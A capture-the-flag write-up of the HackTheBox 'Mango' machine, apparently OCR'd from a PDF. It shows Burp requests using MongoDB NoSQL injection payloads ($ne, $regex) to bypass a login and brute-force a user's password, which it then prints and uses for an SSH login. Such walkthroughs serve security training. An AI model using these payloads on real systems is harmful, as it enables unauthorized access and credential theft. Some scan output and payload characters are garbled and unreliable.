

# Mango

## Synopsis

Mango is a medium difficulty Linux machine hosting a website that is found vulnerable to NoSQL injection. The NoSQL database is discovered to be MongoDB, from which we exfiltrate user credentials. We can use one set of credentials to gain a foothold using SSH, and the other to move laterally within the box. A SUID binary is then exploited to escalate our privileges to root.

## Skills

- Enumeration
- Scripting
- NoSQL injection
- GTFOBins abuse


## Exploitation

As always we start with the nmap to check what services/ports are open

```
# nmap -A 10.10.10.162
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-15 12:10 EDT
Nmap scan report for 10.10.10.162
Host is up (0.075s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
2/tcp      open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a8:8f:d9:6f:a6:e4:ee:56:e3:ef:54:54:6d:56:0c:f5 (RSA)
|     256 6a:1c:ba:89:1e:b0:57:2f:fe:33:e1:61:72:89:b4:cf (EDDSA)
|_ 256 90:70:b1:6f:38:ae:d:c3:b0:b3:1:68:64:b0:4:e:7d:c9 (ED25519)
8/tcp      open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 403 Forbidden
43/tcp     open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
|_ssl-date: TLS randomness does not represent time
|_http-title: 400 Bad Request
|_http-server-header: Apache/2.4.29 (Ubuntu)
| tls-alpn:
|   http/1.1
|_ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango Prv Ltd./stateOrProvinceName=None/countryName=IN
| Not valid before: 2019-09-27T14:21:19
| Not valid after:  2020-09-26T14:21:19
o exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

We see that only SSH and web ports are open, so we started the exploitation process from the web

Opening the browser gave us the following page



We tried to bypass the login page using the standard SQL injection techniques but this didn't work, so we tried to use NoSQL injection to bypass the login page and this worked

Request

Pretty	Raw	Hex
--------	-----	-----

```

1 POST / HTTP/1.1
2 Host: staging-order.mango.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 55
9 Origin: http://staging-order.mango.htb
0 Connection: close
1 Referer: http://staging-order.mango.htb/
2 Cookie: PHPSESSID=gvp8evd1rff99ja3l20le1b9tq
3 Upgrade-Insecure-Requests: 1
4
5 username=admin' or=1=--&password=pass123&login=login

```

Response

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```

1 HTTP/1.1 200 OK
2 Date: Tue, 15 Aug 2023 16:22:16 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 4022
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <!DOCTYPE html>
13 <html lang="en">
14   <head>
15     <meta charset="UTF-8">
16     <link rel="mask-icon" type="" href="https://static.codepen.io/assets/favicon/logo-pin-8f3771b1072e3c38bd662872f6b673a722f4b3ca2421637d5596661b4e2132cc.svg" color="#111" />
17   <title>
18     Mango | Sweet & Juicy
19   </title>
20   <style>
21     *{
22       box-sizing:border-box;
23     }
24   body{
25     font-family:'Rubik',sans-serif;
26     margin:0;
27     padding:0;
28   }
29   .container{
30     display:flex;
31     height:100vh;
32   }
33   .left-section{
34     overflow:hidden;
35   }

```

INSPECTOR

```

1 POST / HTTP/1.1
2 Host: staging-order.mango.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 53
9 Origin: http://staging-order.mango.htb
10 Connection: close
11 Referer: http://staging-order.mango.htb/
12 Cookie: PHPSESSID=gvp8evd1rff99ja3l2ole1b9tq
13 Upgrade-Insecure-Requests: 1
14
15 username[$ne]=simon&password[$ne]|pass123&login=login

```

Target: http://staging-order.mango.htb | HTTP/1

```

1 HTTP/1.1 302 Found
2 Date: Tue, 15 Aug 2023 16:27:20 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 location: home.php
8 Content-Length: 4022
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <!DOCTYPE html>
13 <html lang="en">
14   <head>
15     <meta charset="UTF-8">
16     <link rel="mask-icon" type="" href="https://static.codepen.io/assets/favicon/logo-pin-8f3771b1072e3c38bd662872f6b673a722f4b3ca2421637d596661b4e2132cc.svg" color="#111" />
17   <title>
18     Mango | Sweet & Juicy
19   </title>
20   <style>
21     *{
22       box-sizing:border-box;
23     }
24   body{
25     font-family:'Rubik',sans-serif;
26   }

```

```

1 GET /home.php HTTP/1.1
2 Host: staging-order.mango.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Origin: http://staging-order.mango.htb
8 Connection: close
9 Referer: http://staging-order.mango.htb/
10 Cookie: PHPSESSID=gvp8evd1rff99ja3l2ole1b9tq
11 Upgrade-Insecure-Requests: 1

```


Target: http://staging-order.mango.htb | HTTP/1

```

1 HTTP/1.1 200 OK
2 Date: Tue, 15 Aug 2023 16:44:44 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 3380
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <!DOCTYPE html>
13 <html lang="en">
14   <head>
15     <meta charset="UTF-8">
16     <link rel="mask-icon" type="" href="https://static.codepen.io/assets/favicon/logo-pin-8f3771b1072e3c38bd662872f6b673a722f4b3ca2421637d596661b4e2132cc.svg" color="#111" />
17   <title>
18     Mango | Tree House
19   </title>
20   <meta name="viewport" content="width=device-width, initial-scale=1">
21   <link href="https://fonts.googleapis.com/css?family=Roboto:100,300" rel="stylesheet">
22   <style>
23     html,body{
24       margin:0auto;
25       font-family:'Roboto',sans-serif;
26       height:100%;
27       background:#EEEEF4;
28       font-weight:100;
29       -webkit-user-select:none;
30       -moz-user-select:none;
31       -ms-user-select:none;
32       user-select:none;
33     }
34     main{
35       height:100%;
36     }

```

Yet, after bypassing the login page, we didn't get any new access or information because the application is under construction



So we returned to the login page where we performed NoSQL injection but this time targeted to extract username and password. This technique required to brute-force each character one by one, but after a while we extracted two username: admin and mango

1 × 2 × +

Positions Payloads Resource pool Settings

② Choose an attack type

Attack type: Sniper Start attack

② Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://staging-order.mango.htb  Update Host header to match target

```

1 POST / HTTP/1.1
2 Host: staging-order.mango.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 53
9 Origin: http://staging-order.mango.htb
10 Connection: close
11 Referer: http://staging-order.mango.htb/
12 Cookie: PHPSESSID=gvp8evd1rf9j9a312ole1b9tq
13 Upgrade-Insecure-Requests: 1
14
15 username[$regex]=ssimon&password[$ne]=pass123&login=login

```

Add \$ Clear \$ Auto \$ Refresh

?

Search... 0 matches Clear Length: 598

1 payload position

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
i		302	<input type="checkbox"/>	<input type="checkbox"/>	4324	
o		302	<input type="checkbox"/>	<input type="checkbox"/>	4324	
a		302	<input type="checkbox"/>	<input type="checkbox"/>	4324	
d		302	<input type="checkbox"/>	<input type="checkbox"/>	4324	
g		302	<input type="checkbox"/>	<input type="checkbox"/>	4324	
n		302	<input type="checkbox"/>	<input type="checkbox"/>	4324	
m		302	<input type="checkbox"/>	<input type="checkbox"/>	4324	
		200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
q		200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
w		200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
t		200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
y		200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
u		200	<input type="checkbox"/>	<input type="checkbox"/>	4324	

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
11	d	302	<input type="checkbox"/>	<input type="checkbox"/>	4324	
23	n	302	<input type="checkbox"/>	<input type="checkbox"/>	4324	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
1	q	200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
2	w	200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
3	t	200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
4	y	200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
5	u	200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
6	i	200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
7	o	200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
8	p	200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
9	a	200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
10	e	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	4324	

Request Response

Pretty Raw Hex

```

1 POST /index.php HTTP/1.1
2 Host: staging-order.mango.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 53
9 Origin: http://staging-order.mango.htb
10 Connection: close
11 Referer: http://staging-order.mango.htb/index.php
12 Cookie: PHPSESSID=3od84j66t1lv7a10f18oh0c9gn
13 Upgrade-Insecure-Requests: 1
14
15 username[$regex]=ad&password[$ne]=pass123&login=login

```

Search... 0 matches

Finished

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
11	d	302	<input type="checkbox"/>	<input type="checkbox"/>	4324	
23	n	302	<input type="checkbox"/>	<input type="checkbox"/>	4324	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
1	q	200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
2	w	200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
3	t	200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
4	y	200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
5	u	200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
6	i	200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
7	o	200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
8	p	200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
9	a	200	<input type="checkbox"/>	<input type="checkbox"/>	4324	
10	e	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	4324	

Request Response

Pretty Raw Hex

```

1 POST /index.php HTTP/1.1
2 Host: staging-order.mango.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 53
9 Origin: http://staging-order.mango.htb
10 Connection: close
11 Referer: http://staging-order.mango.htb/index.php
12 Cookie: PHPSESSID=3od84j66t1lv7a10f18oh0c9gn
13 Upgrade-Insecure-Requests: 1
14
15 username[$regex]=ad&password[$ne]=pass123&login=login

```

Search... 0 matches

Finished

Attack type: Sniper

## Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://staging-order.mango.htb  Update Host header to match target

```
1 POST /index.php HTTP/1.1
2 Host: staging-order.mango.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 43
9 Origin: http://staging-order.mango.htb
10 Connection: close
11 Referer: http://staging-order.mango.htb/index.php
12 Cookie: PHPSESSID=30d84j66t1lv7a10f18oh0c9gn
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password[$regex]=\$pass123&login=login
```

We didn't manage to extract password for the admin user but we succeeded with password extraction for the mango user

Attack type: Sniper

## Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://staging-order.mango.htb  Update Host header to match target

Add  Clear  Auto  Refresh

```
1 POST /index.php HTTP/1.1
2 Host: staging-order.mango.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 43
9 Origin: http://staging-order.mango.htb
10 Connection: close
11 Referer: http://staging-order.mango.htb/index.php
12 Cookie: PHPSESSID=30d84j66t1lv7a10f18oh0c9gn
13 Upgrade-Insecure-Requests: 1
14
15 username=mango&password[$regex]=\$pass123&login=login
```

② Search... 0 matches Clear  
1 payload position Length: 611

```
Target: http://staging-order.mango.htb
Update Host header to match target

1 POST /index.php HTTP/1.1
2 Host: staging-order.mango.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 43
9 Origin: http://staging-order.mango.htb
10 Connection: close
11 Referer: http://staging-order.mango.htb/index.php
12 Cookie: PHPSESSID=3od84j66t1lv7al0f18oh0c9gn
13 Upgrade-Insecure-Requests: 1
14
15 username=mango&password[$regex]=h3mXK8RhU~f{}f5h&login=login
```


Once we got a password for the mango user, we trued to login again to check if maybe this time we will get some further accesses but this also gave us nothing

### Welcome Back!

Log in for ordering Sweet & Juicy Mango.

[Forgot Password](#)





In that case we used the mango user credentials to SSH to the machine, what worked and we got a shell on the target

```
└# ssh mango@10.10.10.162
mango@10.10.10.162's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information as of Tue Aug 15 20:44:46 UTC 2023

 System load:  0.0          Processes:      103
 Usage of /:   25.8% of 19.56GB  Users logged in:  0
 Memory usage: 14%           IP address for ens33: 10.10.10.162
 Swap usage:   0%

 * Canonical Livepatch is available for installation.
 - Reduce system reboots and improve kernel security. Activate at:
   https://ubuntu.com/livepatch

122 packages can be updated.
18 updates are security updates.

Last login: Mon Sep 30 02:58:45 2019 from 192.168.142.138
mango@mango:~$
```